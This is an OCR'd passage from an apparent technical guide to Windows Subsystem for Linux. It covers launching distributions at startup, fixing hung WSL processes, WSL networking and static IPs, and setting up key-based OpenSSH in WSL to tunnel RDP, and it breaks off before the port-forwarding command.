


By setting up the task, a virtual one will be raised in session 0.



Here we can see that wsl.exe is up with my user, but in session 0


Any command in the default distribution will have been executed. But as I said, this has a side effect and a price. What runs in session 0 cannot interact graphically with the user and therefore WSLg won't work, which I'll talk about in the next chapter. In other words, the distribution will work and we can operate it by command, but graphical applications cannot be displayed until a shutdown is done and WSL is launched again, now in session 1 (desktop).



It cannot find wslg.exe, but only because wsl.exe is in session 0

Now that we know that launching c:\Program files\WSL\wsl.exe from the task scheduler raises a distribution, we can explore other ways that may or may not work in your specific configuration. These are a series of user recommendations where no one unanimously confirms that they always work. But even so, they are very interesting to know.

One of the tricks for task scheduler actions is, instead of wsl.exe, to launch a Terminal, just by setting the distribution as the default system.



I set the Ubuntu distribution to wake up with the Terminal, and the terminal scheduled at startup


Another alternative program to launch in the task scheduler is this VBS script:

```
set object = createobject("wscript.shell")

object.run "C:\Program Files\WSL\wsl.exe" ~, 0
```

Another alternative is to launch BAT scripts similar to this as a task:

```
@start /b nircmd.exe execmd wsl ~
```

With the help of nircmd[30]. In Windows 10 I've managed to make it work and launch the distribution at Windows startup, but the machine is launched with privileges that, when I open my session as a user, I can't interact with the distributions. It doesn't work even if you're an administrator.



Another formula that seems to work for some is to force the process to run in session 1. This is achieved if a BAT is started at startup, for example:

```
c:\Users\Sergio\psexec64.exe -i 1 "C:\Program Files\WSL\wsl.exe"
```

And of course, you can also create a PowerShell script with, for example:

```
wsl -d Ubuntu-22.04 -u root service ssh start
```

And create a scheduled task at startup with this action command:

[30] https://www.nirsoft.net/utils/nircmd.html

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```


and these arguments:

```
-ExecutionPolicy Bypass -File C:\Scripts\startwsl.ps1
```

Here[31] are other varied ideas and tricks for Windows 11 and 10.

What to do in case of a hang

Something that can often occur is that everything hangs. Especially after returning from hibernation or suspension. The WSL command can hang and not respond or distributions may not start. For this, there are several remedies. The first is to kill the processes.



Several wsl processes in the system

From the command line, it could be done like this:

```
for /f "tokens=2" %A in ('tasklist  ^| findstr wsl*') do
taskkill /PID %A
```

The second is to try to stop and resume the service.

```
sc.exe stop LxssManager

sc.exe start LxssManager
```

Or with PowerShell:

```
Restart-service lxssmanager
```

And finally, try to find the exact process of the service and kill it forcefully if the above doesn't work. This command searches for the PID of svchost.exe that is hosting the LxssManager and then, from the result, kills the process..

```
tasklist /svc /fi "imagename eq svchost.exe" | findstr
LxssManager

taskkill /F /PID <pidResultadAnterior>
```

If it doesn't allow killing it, processhacker[32] or similar tools can help.

[31] https://github.com/peppy0510/wsl-service
[32] https://processhacker.sourceforge.io

Blurring the landscape: Networks


It's necessary to understand that WSL has its own network stack, and by default it joins Windows as virtual machines do in NAT mode. That is, the virtual machine hosting the distributions and Windows maintain a shared subnet. In my case, it's a 172.25.160.1 with a network mask of 255.255.240.0. In the distributions I install (for all instances), 172.25.175.122 will be used with the same mask.

```
Adaptador de Ethernet vEthernet (WSL):

   Sufijo DNS específico para la conexión. . :
   Vínculo: dirección IPv6 local. . . : fe80::3c28:a18c:e4e:8ff1%56
   Dirección IPv4. . . . . . . . . . . . . . : 172.25.160.1
   Máscara de subred . . . . . . . . . . . . : 255.255.240.0
   Puerta de enlace predeterminada . . . . . :
```

```
sergio@DESKTOP-KP500GD:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1492
        inet 172.25.173.122  netmask 255.255.240.0  broadcast 172.25.175.255
        inet6 fe80::215:5dff:fe5a:9692  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:5a:96:92  txqueuelen 1000  (Ethernet)
        RX packets 1745  bytes 719353 (719.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 313  bytes 90442 (90.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Network interface on Windows and Ubuntu distribution

Therefore 172.25.173.22 (My Linux) and 172.25.160.1 (My Windows) see each other perfectly because we share a range from 172.25.160.1 to 172.25.175.254.



The Windows IP address is in the virtual interface (number 3 in my case)

The IP, the same for all distributions in general, from Windows can be known as follows:

```
wsl hostname -I
```

From the distributions themselves, you can see it with ifconfig. But first you will have to install the net-tools.

```
apt-get install net-tools
```

Believe it or not, the IP in distributions cannot be made static, and, I insist, it is shared by the different machines. However, there is a trick to "make it static at each reboot". From Windows, it is achieved this way:


```
netsh interface ip add address "vEthernet (WSL)" 172.25.173.23
255.255.255.0
```

What you are actually doing is adding another IP to the interface.

On the Linux machine, it is achieved in this way:

```
sudo ip addr add 172.25.173.24/24 broadcast 172.25.173.255 dev
eth0 label eth0:1;
```


for the same purpose. You will have created a virtual interface 172.25.173.24 on Linux, and Windows will now also have the IP 172.25.173.23 in addition to its "official" one.



A virtual IP for the WSL interface

If you manage to run these commands on each boot, both machines will have "fixed" IP addresses to communicate with each other.

To better understand all of this, let's do a network NAT exercise. We'll run OpenSSH on WSL. With this server, we'll tunnel an SSH connection from the outside to access the Windows desktop hosting it through RDP. The scheme will be as follows:



Connection to Windows RDP via OpenSSH inside WSL

The first step is to install OpenSSH on the Linux distribution.


```
sudo apt-get install openssh-server
```

But we don't want to enter the system in any way but with public and private keys, to make it more secure. To do this (although it could be done from Linux) we will generate our keys from Windows with the old friend Putty, which you can download from here[33].

```
puttygen.exe
```

[33] https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html

It will show us a simple program to generate them. It will create a file with the private key, which we will store and the public key will be shown on the screen. We copy it.



Generating the RSA key with puttygen

The public key will look something like this::

```
ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAAIEAkGOliq00OH29qDdN3IVR7YWmU+lKSPFdTBNB
uRx4Vm/CGtTfkaaliQGyC97Wj2jdKkv4VCiYB79beJFoV1MDORQZrpNPqTuP8ZhB
m8Eox+m2ftgVH+rtOR035Hfb/PSq5Qiy4HJJF+MO8MrQr6dtx48b4zAEO9cAfNFY
JL0Dodk= rsa-key-20231021
```

It is copied directly into this file in the Linux distribution:

```
nano ~/.ssh/authorized_keys
```

We give you the appropriate permissions so that no one touches:

```
chmod 700 ~/.ssh
```

Now we tell the server that we do not want to authenticate with passwords, but with public keys. For even more security, we also change the port from 22 to 2222.

```
sudo nano /etc/ssh/sshd_config
```

Within this file, we search and modify these parameters.

```
PasswordAuthentication no

PubkeyAuthentication yes

Port 2222
```

Restart the service with, for example:

```
sudo systemctl restart sshd.service
```

We'll now be able to connect to WSL. Let's configure putty.exe to connect from Windows. By the way, although you may not know it, Windows comes with a built-in SSH client. We prefer putty.exe for creating tunnels, but to test that you've installed it correctly, you should install the SSH client in Windows from the features installation. If you're not sure if you already have it installed:

```
Get-WindowsCapability -Online | ? Name -like 'OpenSSH.Client*'
```

If so, you could try creating the public and private keys with:

```
ssh-keygen
```


And to connect you, with the keys, something as simple as:

```
ssh sergio@172.25.168.148:2222 -i
"C:\Users\Sergio\Documents\private.ppk"
```


You could add the default key to the service so that you don't have to specify it every time.

```
set-service ssh-agent StartupType 'Automatic'

Start-Service ssh-agent

ssh-add "C:\Users\username\.ssh\id_rsa"
```

But in reality, we are going to use putty.exe once we have verified that it works. We tell it the user's name and where our private key is.




I configure the session with the default name




I set the private key

And if everything goes well, we will be able to enter (remember to put the IP address of WSL and the port 2222 that we have changed).



We are already inside without entering the password

Now comes the interesting part. We are going to redirect ports to perform the tunnel. We take a good look at the addresses of each system.



We look at the IP addresses of each system

Now we have to tell our router that everything that comes looking for, for example, port 1001 from the outside, goes to 2222 of our Windows machine. This depends on each router, but in mine it is done this easy:

However, hold on: the router cannot reach WSL directly. Windows is on the 192 network while the distribution is on the 172 network… This isn't an issue.

We redirect from Windows, telling it that everything coming in looking for port 2222 should go to the WSL IP on port 2222. With this command:

